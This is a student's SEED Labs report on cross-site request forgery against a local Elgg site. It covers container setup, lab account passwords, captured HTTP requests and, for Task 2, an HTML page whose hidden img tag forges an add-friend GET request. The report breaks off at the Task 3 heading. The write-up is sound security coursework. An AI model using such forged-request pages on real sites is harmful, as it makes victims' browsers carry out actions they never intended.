Lab4 Report


学号：57119116　　姓名：银皓然　　日期：2021.7.15

实验内容及步骤：


1.Lab Environment Setup

1）容器配置


本实验中 docker-compose.yml 文件已给出，只需在命令行中输入指令来建立容器环境。



```
[07/15/21]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/cla
sses/Elgg/Security/Csrf.php
 ---> Using cache
 ---> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/defa
ult/core/js/
 ---> Using cache
 ---> f706efd3fa79
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> cdcb32a6353b
Step 7/10 : RUN  a2ensite apache_elgg.conf
 ---> Using cache
 ---> 62035b8f61a2
```



```
[07/15/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-2-10.9.0.6, server-1-10.9.0.5
, server-4-10.9.0.8, server-3-10.9.0.7) for this project. If you remov
ed or renamed this service in your compose file, you can run this comm
and with the --remove-orphans flag to clean it up.
Starting elgg-10.9.0.5       ... done
Starting mysql-10.9.0.6      ... done
Starting attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-15 11:59:28+00:00 [Note] [Entrypoint]: Entryp
oint script for MySQL Server 8.0.22-1debian10 started.
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2

 *
mysql-10.9.0.6 | 2021-07-15 11:59:28+00:00 [Note] [Entrypoint]: Switch
ing to dedicated user 'mysql'
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
mysql-10.9.0.6 | 2021-07-15 11:59:28+00:00 [Note] [Entrypoint]: Entryp
```




```
[07/15/21]seed@VM:~$ dockps
c7634486cbf7  elgg-10.9.0.5
427b27570eff  mysql-10.9.0.6
9d8fb9508ba3  attacker-10.9.0.105
```

2）在本实验中，为了将主机名和 IP 地址对应上，需要修改/etc/hosts 文件中对应的 CSRF Lab 部分，该操作需要 root 权限，故采用 sudo 命令。

```
# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

3）修改后，便可在浏览器中打开 seed-server 网页，并登陆相应的用户。

```
admin       |  seedelgg
alice       |  seedalice
boby        |  seedboby
charlie     |  seedcharlie
samy        |  seedsamy
----------------------------
```



Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *

Password *

□ Remember me

2.Task 1: Observing HTTP Request


> In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "`HTTP Header Live`" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 5.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

使用 Firefox 自带工具来观察 HTTP GET 和 HTTP POST 请求。

根据计算机网络相关知识，捕捉到的 HTTP 请求报文中，开始行第一个字段表示方法，如 GET 表示请求读取 URL 所标志的信息；POST 表示给服务器添加信息，后面是某个完整的

URL。


下面的 Host 表示主机的域名，User-Agent 表示用户代理，本例中是 Mozila，Connection 此处都为 keep alive，表示连接是保持有效的，Accept-Language 表示用户希望优先得到英文版本的文档。



http://www.example32.com/showcookies.php?fname=some+data

```
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Content-Length:0



```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Connection: keep-alive
Upgrade-Insecure-Requests: 1

fname=some data

Content-Length:15
```


3.Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Samy. Samy wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: `www.attacker32.com`. Pretend that you are Samy, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Samy is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "`HTTP Header Live`" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the `img` tag, which automatically triggers an HTTP GET request).


Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two weird-looking parameters, `__elgg_ts` and `__elgg_token`. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

1） 用测试用户 Charlie 添加 Samy 好友，得知 Samy 的 GUID=59，并可以看到 GET 报文格式




```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626761895&__elgg_token=Vw
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: pvisitor=9e57130d-9125-4a0b-9ddd-0ddb1741dc6f; Elgg=6o8m4uisdhvt3su8fop9npj10a
```

2） 根据得到的 GUID 修改 addfriend.html 文件，修改为下图所示。然后将 URL=www.attacker32.com/addfriend.html 发送给 Alice。



Open
addfriend.html
~/Desktop/Labs_20.04/Web Security/Cross-Si...equest Forgery Attack Lab/...
Save

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?-friend=59
" alt="image" width="1" height="1" />
</body>
</html>
```

3） Alice 账户打开这个 URL，此时 HTTP GET 请求已经发送，Samy 已被加入 Alice 好友列表




This page forges an HTTP GET request



4.Task 3: CSRF Attack using POST Request

